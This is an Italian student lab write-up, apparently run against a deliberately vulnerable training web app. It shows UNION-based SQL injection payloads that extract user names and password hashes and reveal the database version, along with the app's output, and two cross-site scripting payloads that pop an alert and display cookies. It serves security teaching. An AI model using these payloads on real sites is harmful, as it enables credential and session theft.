S6 L2

Daniele Zizzi

permette di estrarre i campi, nome, cognome, user e password dal database user. Le password sono visualizzate in hash, per tanto vanno decriptate

```
1 %' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from
  users #
```

permette di visualizzare la versione del database

```
%' or 0=0 union select null, version() #
```

Vulnerability: SQL Injection


User ID:

0 union select null, version() # Submit

```
ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, version() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, version() #
First name:
Surname: 5.0.51a-3ubuntu5
```

Script che permette di visualizzare un alert

```
<script>alert('sei stato hackerato')</script>
```



Script che permette di visualizzare i cookie

```
<script>alert(document.cookie)</script>
```